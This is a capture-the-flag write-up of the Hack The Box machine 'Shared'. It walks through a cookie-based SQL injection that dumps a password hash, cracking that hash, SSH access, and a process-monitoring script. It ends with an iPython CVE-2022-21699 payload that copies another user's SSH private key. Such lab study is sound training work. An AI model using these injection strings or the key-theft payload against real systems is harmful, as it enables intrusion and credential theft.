

245 HTB Shared


[HTB] Shared

by Pablo `github.com/vorkampfer/hackthebox`

Resources:

- 1. Savitar on YouTube `https://htbmachines.github.io/`
- 2. `https://github.com/ipython/ipython/security/advisories/GHSA-pq7m-3gw7-gq5x`
- 3. `https://linuxhint.com/convert_hexadecimal_decimal_bash/`
- 4. `https://0xdf.gitlab.io/`
- 5. `https://www.deepl.com/translator`
- 6. `https://pencer.io/ctf/ctf-htb-shared-protected/`

View files with color



Synopsis:

Shared is a medium-rated Linux machine from Hack The Box. Compared to the last few boxes I’ve done, this was a real smooth ride as we’re basically jumping from exploit to exploit. The path for each step is clear and there are plenty of hints along the way. Looking back the box have sharpened my knowledge in some areas, while also introducing tools I’ve never seen or used before. For me this medium box is on the easier side of medium and didn’t take many hours at all to complete. It was a fun experience and I’d recommend the box to you!

Skill-set:

- 1. Web Enumeration
- 2. SQL Injection (SQLI) in a Cookie
- 3. Cracking Hashes
- 4. Abusing Cron Job
- 5. iPython Arbitrary Code Execution - CVE-2022-21699 (User Pivoting)
- 6. Information Leakage
- 7. Abusing Redis - Sandbox Escape (CVE-2022-0543) [Privilege Escalation]

1. Ping & `whichsystem.py`

```
1. > > ping -c 1 10.10.11.172 -R
PING 10.10.11.172 (10.10.11.172) 56(124) bytes of data.
64 bytes from 10.10.11.172: icmp_seq=1 ttl=63 time=134 ms
RR: 10.10.14.2
    10.10.10.2
    10.10.11.172
    10.10.11.172
    10.10.14.1
    10.10.14.2

--- 10.10.11.172 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 133.871/133.871/133.871/0.000 ms
2. ~/wackdab0ne > whichsystem.py 10.10.11.172
10.10.11.172 (ttl -> 63): Linux
```

2. Nmap

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,443 shared.htb
2. > openscan squashed.htb
3. ~/hackthebox > echo $openportz
22,55555
3. > sourcez
4. > echo $openportz
22,80,443
5. > portzscan $openportz shared.htb
6. > jbat shared/portzscan.nmap
7. > cat portzscan.nmap | grep '^[0-9]'
```

22/tcp	open	ssh	syn-ack	OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp	open	http	syn-ack	nginx 1.18.0
443/tcp	open	ssl/http	syn-ack	nginx 1.18.0

Debian 11 Bullseye

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 8.4p1 Debian 5+deb11u1 launchpad'
2. The machine is an Debian 11 codename: Bullseye
3. openssh (1:8.4p1-5+deb11u1) bullseye; urgency=medium
4. You can also verify that with the nginx version if you wanted to.
5. Just google 'nginx 1.18 launchpad'
```

4. Nmap NSE script `http-title.nse`

```
1. > locate http-title.nse
/usr/share/nmap/scripts/http-title.nse
```

5. Whatweb

```
1. > whatweb http://shared.htb
http://shared.htb [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.10.11.172],
RedirectLocation[https://shared.htb/], nginx[1.18.0]
https://shared.htb/ [302 Found] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.10.11.172],
RedirectLocation[https://shared.htb/index.php], nginx[1.18.0]
https://shared.htb/index.php [200 OK] Cookies[PHPSESSID,PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c],
Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], HttpOnly[PHPSESSID,PrestaShop-
5f7b4f27831ed69a86c734aa3c67dd4c], IP[10.10.11.172], JQuery, Open-Graph-Protocol[website], PHP,
PoweredBy[PrestaShop], PrestaShop[EN], Script[application/ld+json;text/javascript], Title[Shared Shop], X-UA-
Compatible[ie=edge], nginx[1.18.0]
2. PoweredBY [PrestaShop]. That seems interesting.
3. Google 'What is Prestashop'
4. PrestaShop is a freely accessible open source eCommerce platform. It is one of the best open source eCommerce
platforms with out-of-the-box features that make it even stronger. It works on PHP and can help the business
merchants to build comprehensive eCommerce websites coupled with amazing functionality.
5. Google 'Prestashop github'
6. https://github.com/PrestaShop/PrestaShop
7. > searchsploit prestashop <<< I get a ton of exploits for this framework.
```

6. Manual enumeration of the website

```
1. I typed https://10.10.11.172 and I get redirected the site below.
2. https://shared.htb/index.php
3. At the site you can "checkout" items. Like you would at any online store. If you look at the lower left when
you hover over complete checkout it takes you to checkout.shared.htb.
4. Lets add checkout.shared.htb to our /etc/hosts file.
```

6. grep checkout from seclist wordlist to determine what line number it is on

```
1. > grep "^checkout$" -n /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
1702:checkout
2. > grep "^checkout$" -n /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
2549:checkout
```

Once again `Gobuster` sucks and `WFUZZ` works


7. I ran gobuster vhost flag and got nothing. I ran the same type of search but with WFUZZ and I found the subdomain checkout right away.

```
1. > gobuster vhost -u http://shared.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 20
2. FAIL
3. Now with WFUZZ
4. > wfuzz -c --hc=404 --hw=11 -t 200 -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.shared.htb" http://shared.htb
5. SUCCESS, I find 'checkout' almost immediately with WFUZZ.
```

Time Stamp 01:00:47

8. Continuing with manual enumeration of the website

```
1. Lets click on 'Proceed to Checkout'
2. Well that is interesting. I do not think there is anything we can really do with this payment portal. Moving on.
```



- Lets enumerate using OpenSSL since port 443 is open

```
1. > openssl s_client -connect 10.10.11.172:443
2. Nothing much there. The common name is shared.htb
```

10. PHP interactive session.

```
1. php --interactive
2. Go to the dom inspector and view the above page. It has a cookie under the storage tab. >>>
'%7B%22UE593T4N%22%3A%221%22%7D'
3. We are going to decode that string using PHP urldecode
4. php > echo urldecode("%7B%22UE593T4N%22%3A%221%22%7D");
{"UE593T4N":"1"}
5. Lets see if we can FUZZ this item number using burpsuite.
```

Burpsuite

11. Burpsuite FUZZ for php encoded items on checkout.share.htb website.

```
1. > burpsuite &> /dev/null & disown
[1] 27544
2. I intercept the above image payment using burpsuite and send it to Repeater.
3. GET / HTTP/2
Host: checkout.shared.htb
Cookie: PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=def50200a0fe9a993408cadeeed822f8553ad8fd23bbdbcfcdd2ad6ac97360d53297f175a5540adb98a5751a5f7d3301bfa49fb7302dd85fb45019d61c21d638b207a8fbe0434c7f7ccf4e7db7bd204313b067ff6afeafa722f15265308f3516adadcf7c96553d50bda9a57529435d6dbdfad111321cc0ab8e32b86034189c367e5c75b9c22c4aa433a832c90dfc8775dd96fdd80c8dedba3f17a6040abc920cc3921bf5c0386be42af68287b0398b1f8516cc06c844e6c13f428ed136219e2872ed009eaffb3aefe8941f502ca430d243bfbedcbea740ce0df87ada41da69de089eb039a9af0839871cdf25578f6f7b3ec99b84c4b9c5076361a9161c27eb15acfb6ef7496d284c9973
```

```
3f821e61b4afa79e742d7524bc97c8; custom_cart={"UE593T4N":"1"}
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

- What we are going to **do** is erase the item number **and FUZZ** it with **SQL** injections to see **if** we have an injection vulnerability here.
- URL** decode the custom_cart={"UE593T4N":"1"} by highlighting the encoded **and** pressing **CTRL + Shift + u**
- Now that we can see the item number lets erase it **and** insert some sql injection querries.
- custom_cart={"' or 1=1-- -":"1"}
- Now hit send to see what happens
- A different product id shows up. That is odd. See below.

Response

Pretty

Raw

Hex

Render

Your cart

#	Product	Qty	Unit Price
1	53GG2EF8	1	\$23,90
			\$23,90

Credit card data (number and CVV):

SQL injection

- Looks SQL inject-able. Lets see if we can dump data and hopefully some credentials.**

- custom_cart={"' order by 100-- -":"1"}
- We get a **not** found.
- orderby does **not** seem to work.
- custom_cart={"' or sleep(5)-- -":"1"}
- Also fail
- Lets try Union Select
- custom_cart={"' union select 1-- -":"1"}
- Not found
- custom_cart={"' union select 1,2,3-- -":"1"}
- SUCCESS**, we get a product number of 2.
- So most likely that means column 2 will take string input.
- Lets find out **if** my PoC is correct.
- custom_cart={"' union select 1,'helloworld',3-- -":"1"}
- SUCCESS**, see image below.

Response

Pretty

Raw

Hex

Render

Your cart

#	Product	Qty	Unit Price
1	helloworld	1	\$3,00
			\$3,00

Credit card data (number and CVV):

1111-1111-1111-1111

123

Pay

Now that we have proven our PoC. Sorry english is shitake

```
1. custom_cart={"' union select 1,database(),3-- -":"1"}
2. It comes back with checkout.
3. Lets use group concat
4. custom_cart={"' union select 1,group_concat(schema_name),3 from information_schema.schemata-- -":"1"}
5. We get checkout
6. custom_cart={"' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='checkout'-- -":"1"}
7. SUCCESS, we get user,product
8. custom_cart={"' union select 1,group_concat(username,0x3a,password),3 from user-- -":"1"}
9. SUCCESS, now we get id,username,password
10. custom_cart={"' union select 1,group_concat(username,0x3a,password),3 from user-- -":"1"}
11. james_mason:fc895d4eddc2fc12f995e18c865cf273
12. This is most likely an MD5SUM hash because it has 32 characters.
13. > echo -n "fc895d4eddc2fc12f995e18c865cf273" | wc -c
32. > hash-identifier fc895d4eddc2fc12f995e18c865cf273
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

14. Google md5 decrypt

```
1. https://md5decrypt.net/en/
2. Paste the hash
3. It fails to crack the hash. I go to CrackStation.net
4. fc895d4eddc2fc12f995e18c865cf273      md5      Soleil101
```

15. Lets ssh in as james_mason

```
1. SUCCESS, we have SSHd in as james_mason
2. > ssh james_mason@10.10.11.172
```

Time Stamp

01:18:09

16. Lets enumerate the box

```
1. james_mason@shared:~$ export TERM=xterm
2. james_mason@shared:~$ sudo -l
-bash: sudo: command not found
3. james_mason@shared:~$ echo $SHELL
/bin/bash
4. james_mason@shared:~$ id
uid=1000(james_mason) gid=1000(james_mason) groups=1000(james_mason),1001(developer)
james_mason@shared:~$ ls -la
total 20
drwxr-xr-x 2 james_mason james_mason 4096 Jul 14 2022 .
drwxr-xr-x 4 root        root        4096 Jul 14 2022 ..
lrwxrwxrwx 1 root        root          9 Mar 20 2022 .bash_history -> /dev/null
-rw-r--r-- 1 james_mason james_mason  220 Mar 20 2022 .bash_logout
-rw-r--r-- 1 james_mason james_mason 3526 Mar 20 2022 .bashrc
-rw-r--r-- 1 james_mason james_mason  807 Mar 20 2022 .profile
james_mason@shared:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
```

```
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:cc:79 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.172/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
5. We are inside a container and we are not root. Arrggghh
```

Inside container and we are not root

17. We are inside a container and we are not root

```
1. He goes back to the burpsuite SQL injections we were just doing and tries a load_file command.
2. custom_cart={' ' union select 1,load_file('/etc/passwd'),3-- -":"1"}
3. FAIL, no response from the server.
4. james_mason@shared:/home$ ls
dan_smith  james_mason
james_mason@shared:/home$ cd dan_smith
james_mason@shared:/home/dan_smith$ ls
user.txt
james_mason@shared:/home/dan_smith$ cat user.txt
cat: user.txt: Permission denied
5. We can not cat out the user.txt flag so we are going to have to pivot to dan_smith first.
```

18. Lets do some more enumeration

```
1. james_mason@shared:~$ find / -group developer 2>/dev/null
/opt/scripts_review
2. There is nothing in this directory, but we can write to it.
james_mason@shared:/opt/scripts_review$ touch test
james_mason@shared:/opt/scripts_review$ ls
test
3. Lets create a procmon.sh and do the same thing we did on redpanda.
4. create a script called procmon.sh give it executable permissions and have it compare. ps -eo user,command old and new.
5. see below
```

19. create a file in the directory we are allowed to write to /opt/scripts_review called procmon.sh

```
#!/bin/bash

old_process=$(ps -eo user,command)

while true; do
    new_process=$(ps -eo user,command)
    diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "procmon|command|kworker"
    old_process=$new_process
done
```

20. Continuing with random commands. Our goal here is to pivot to dan_smith.

```
1. james_mason@shared:/opt/scripts_review$ ps -eo user,command
```

21. Here is the procmon.sh file in action and the response output from the server

```
1. I had to create the procmon.sh really fast and give it executable permissions. I think it will delete any file we attempt to write in /opt/script_review/ in a minute or less. Here is the execution of the command and the output below.
2. james_mason@shared:/opt/scripts_review$ nano procmon.sh
3. james_mason@shared:/opt/scripts_review$ chmod +x procmon.sh
4. james_mason@shared:/opt/scripts_review$ ./procmon.sh
> root      /usr/sbin/CRON -f
> root      /usr/sbin/CRON -f
> dan_smi+ /bin/sh -c /usr/bin/pkill ipython; cd /opt/scripts_review/ && /usr/local/bin/ipython
> root      /bin/sh -c /root/c.sh
> dan_smi+ /usr/bin/python3 /usr/local/bin/ipython
> root      /bin/bash /root/c.sh
> root      sleep 5
< root      /usr/sbin/CRON -f
< dan_smi+ /bin/sh -c /usr/bin/pkill ipython; cd /opt/scripts_review/ && /usr/local/bin/ipython
< dan_smi+ /usr/bin/python3 /usr/local/bin/ipython
< root      sleep 5
```



```
> root /bin/bash /root/c.sh
> root pstree -p 11408
> root perl -ne s/\((\d+)\)/print " $1"/ge
< root /usr/bin/redis-server 127.0.0.1:6379
< root /usr/sbin/CRON -f
< root /bin/sh -c /root/c.sh
< root /bin/bash /root/c.sh
< root /bin/bash /root/c.sh
< root pstree -p 11408
< root perl -ne s/\((\d+)\)/print " $1"/ge
> root (s-server)
< root (s-server)
> root /usr/bin/redis-server /etc/redis/redis.conf --supervised systemd --daemonize no
< root /usr/bin/redis-server /etc/redis/redis.conf --supervised systemd --daemonize no
> root /usr/bin/redis-server 127.0.0.1:6379
```

22. I think he is trying to parse ps the services so that it only shows the user and the command

```
1. james_mason@shared:/dev/shm$ ps -ef | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))'
UID  CMD
root /sbin/init
root [kthreadd]
root [rcu_gp]
root [rcu_par_gp]
root [kworker/0:0H-events_highpri]
root [kworker/0:1H-events_highpri]
root [mm_percpu_wq]<snip>
2. Here is the command updated
james_mason@shared:/dev/shm$ ps -ef | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | sed 's/james_m+/james_mason/g' | uniq
```

23. So he did that so we can see the processes and add them to our `procmon.sh` script to see what are the new processes that are being spawned.

```
#!/bin/bash

old_process=$(ps -ef | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | sed 's/james_m+/james_mason/g' | uniq)

while true; do
    new_process=$(ps -ef | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | sed 's/james_m+/james_mason/g' | uniq)
    diff <(echo "$old_process") <(echo "$new_process") | grep "[\>]" | grep -vE "procmon|awk|kworker|uniq"
    old_process=$new_process
done
```

24. Run he above file from `/dev/shm`. Don't forget to give it executable permissions

```
1. We have done several updates. Here is the file again. It s the same except we are parsing for dan_smith using sed.
#!/bin/bash

old_process=$(ps -ef | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | sed 's/james_m+/james_mason/g' | sed 's/dan_smi+/dan_smith/g' | uniq)

while true; do
    new_process=$(ps -ef | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | awk '!(($2=""))' | sed 's/james_m+/james_mason/g' | sed 's/dan_smi+/dan_smith/g' | uniq)
    diff <(echo "$old_process") <(echo "$new_process") | grep "[\>]" | grep -vE "procmon|awk|kworker|uniq|sed"
    old_process=$new_process
done
```

Time Stamp 01:31:04

Savitar creates bad ass *procmon.sh* script to enumerate what commands are being executed and what processes are running and who is the owner of the running process.

- #pwn_procmon_sh_script_to_identify_running_processes
- #pwn_procmon_script-HTB-Shared

1. The above script is really cool because it lets you see in real time what processes the root user is executing as cronjobs or services with the path to the running processes.

1. james_mason@shared:/dev/shm\$./procmon.sh
2. Many times it is easier just to run the following command.
3. james_mason@shared:/dev/shm\$ ps -eo user,command

```
USER      COMMAND
root      /sbin/init
root      [kthreadd]
root      [rcu_gp]
root      [rcu_par_gp]
root      [kworker/0:0H]
```

```
james_mason@shared:/dev/shm$ ./procmon.sh
> root (ionclean)
> root /bin/sh -e /usr/lib/php/sessionclean
> root sort -rn -t: -k2,2
> root sort -u -t: -k 1,1
> root /bin/sh -e /usr/lib/php/sessionclean
> root php7.4 -c /etc/php/7.4/apache2/php.ini -d error_reporting=~E_ALL' -r foreach(ini_get_all("session") as $k => $v) echo "$k=". $v["local_value"]."\n";
< root php7.4 -c /etc/php/7.4/apache2/php.ini -d error_reporting=~E_ALL' -r foreach(ini_get_all("session") as $k => $v) echo "$k=". $v["local_value"]."\n";
> root php7.4 -c /etc/php/7.4/fpm/php.ini -d error_reporting=~E_ALL' -r foreach(ini_get_all("session") as $k => $v) echo "$k=". $v["local_value"]."\n";
< root php7.4 -c /etc/php/7.4/fpm/php.ini -d error_reporting=~E_ALL' -r foreach(ini_get_all("session") as $k => $v) echo "$k=". $v["local_value"]."\n";
> root php7.4 -c /etc/php/7.4/cli/php.ini -d error_reporting=~E_ALL' -r foreach(ini_get_all("session") as $k => $v) echo "$k=". $v["local_value"]."\n";
> root [sessionclean] <defunct>
< root php7.4 -c /etc/php/7.4/cli/php.ini -d error_reporting=~E_ALL' -r foreach(ini_get_all("session") as $k => $v) echo "$k=". $v["local_value"]."\n";
< root [sessionclean] <defunct>
> root /usr/sbin/CRON -f
> root /bin/sh -c /root/c.sh
> root /bin/bash /root/c.sh
> dan_smith /bin/sh -c /usr/bin/pkill ipython; cd /opt/scripts_review/ && /usr/local/bin/ipython
> root sleep 5
> dan_smith /usr/bin/python3 /usr/local/bin/ipython
> root [pstree]
> root (s-server)
> root /usr/bin/redis-server 127.0.0.1:6379
^C
```

Great enumeration command `ps -eo user,command`.

Final version of `procmon.sh` script

```
1. #!/bin/bash

old_process=$(ps -eo user,command | sed 's/james_m+/james_mason/g' | sed 's/dan_smi+/dan_smith/g' | uniq)

while true; do
    new_process=$(ps -eo user,command | sed 's/james_m+/james_mason/g' | sed 's/dan_smi+/dan_smith/g' | uniq)
    diff <(echo "$old_process") <(echo "$new_process") | grep "[\>]" | grep -vE "procmon|awk|kworker|uniq|sed"
    old_process=$new_process
done
```

CVE-2022-21699

27. There is a vulnerability in ipython and dan_smith is running it. We may be able to abuse this vulnerability and gain a shell as dan_smith

1. > dan_smith /usr/bin/python3 /usr/local/bin/ipython
2. Google 'ipython github'
3. <https://github.com/ipython/ipython>
4. On the security tab there are 2 advisories. That saves us a trip from having to google for it ourselves. lol
5. <https://github.com/ipython/ipython/security/advisories/GHSA-pq7m-3gw7-gq5x>
6. This advisory with a High Severity is the one we want.
7. Lets follow the site and see if we can trigger this exploit on dan_smith account.

Time Stamp `01:35:00`

crafting ipython payload & ssh shell on dan_smith

28. Pivoting to `dan_smith` using `ipython` exploit

1. james_mason@shared:/dev/shm\$ cd /opt/scripts_review/
2. james_mason@shared:/opt/scripts_review\$ mkdir -m 777 profile_default && mkdir -m 777 profile_default/startup && echo 'import os; os.system("cat ~/.ssh/id_rsa > /dev/shm/key")' > profile_default/startup/foo.py
2. cd /dev/shm
